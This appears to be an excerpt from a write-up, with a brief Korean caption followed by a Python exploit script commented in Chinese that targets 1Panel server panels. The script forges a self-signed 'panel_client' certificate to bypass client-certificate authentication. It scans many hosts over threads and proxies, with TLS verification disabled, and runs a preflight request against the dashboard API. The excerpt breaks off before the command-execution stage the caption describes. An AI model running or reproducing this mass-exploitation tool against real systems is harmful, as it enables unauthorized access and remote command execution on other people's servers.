
예를 들어 단일 탐지 및 명령 실행 (SSH 대화형 명령 실행)은 아래 그림과 같습니다
import base64
import ssl
import sys
import json
import os
import tempfile
import argparse
import requests
import websocket
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.parse import urlparse
from cryptography import x509
from cryptography.x509.oid import NameOID
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import datetime

# 禁用 requests 库在禁用SSL验证时产生的警告
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# --- 全局变量和线程锁 ---
print_lock = threading.Lock()
exploit_running = True
vulnerable_hosts = []

# --- 核心功能函数 ---

def generate_self_signed_cert():
    """动态生成CN为'panel_client'的证书和私钥,并返回临时文件路径。"""
    with print_lock:
        print("[*] 正在动态生成伪造的客户端证书...")
    try:
        private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
        subject = issuer = x509.Name([x509.NameAttribute(NameOID.COMMON_NAME, u"panel_client")])
        cert_builder = x509.CertificateBuilder().subject_name(subject).issuer_name(issuer).public_key(
            private_key.public_key()
        ).serial_number(x509.random_serial_number()).not_valid_before(
            datetime.datetime.utcnow()
        ).not_valid_after(
            datetime.datetime.utcnow() + datetime.timedelta(days=365)
        )
        cert = cert_builder.sign(private_key, hashes.SHA256())

        key_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".key")
        key_file.write(private_key.private_bytes(
            encoding=serialization.Encoding.PEM, format=serialization.PrivateFormat.PKCS8,
            encryption_algorithm=serialization.NoEncryption(),
        ))
        key_file.close()

        cert_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".crt")
        cert_file.write(cert.public_bytes(serialization.Encoding.PEM))
        cert_file.close()

        with print_lock:
            print(f"[+] 证书已生成: {cert_file.name}, {key_file.name}")
        return cert_file.name, key_file.name
    except Exception as e:
        with print_lock:
            print(f"[ERROR] 生成证书时发生错误: {e}")
        return None, None

def check_target(target_host, cert_path, key_path, proxy_dict, proxy_opts):
    """对单个目标执行完整的两步检测流程。返回 (target_host, bool, str)"""
    # 步骤一:HTTP 预检
    check_url = f"https://{target_host}/api/v2/dashboard/base/os"
    headers = {
        'User-Agent': '1panel_client',
        'Origin':f"https://{target_host}/",
        'Content-Type': 'application/ison'
    }
    try:
        response = requests.get(
            check_url, cert=(cert_path, key_path), proxies=proxy_dict, verify=False, timeout=10, headers=headers
        )
        if response.status_code != 200:
            return target_host, False, f"预检失败 (HTTP {response.status_code})"
        with print_lock:
            print(f"[*] {target_host:<21} - HTTP 预检成功 (200 OK)")
    except requests.exceptions.RequestException as e:
        return target_host, False, f"预检请求失败 ({type(e).__name__})"
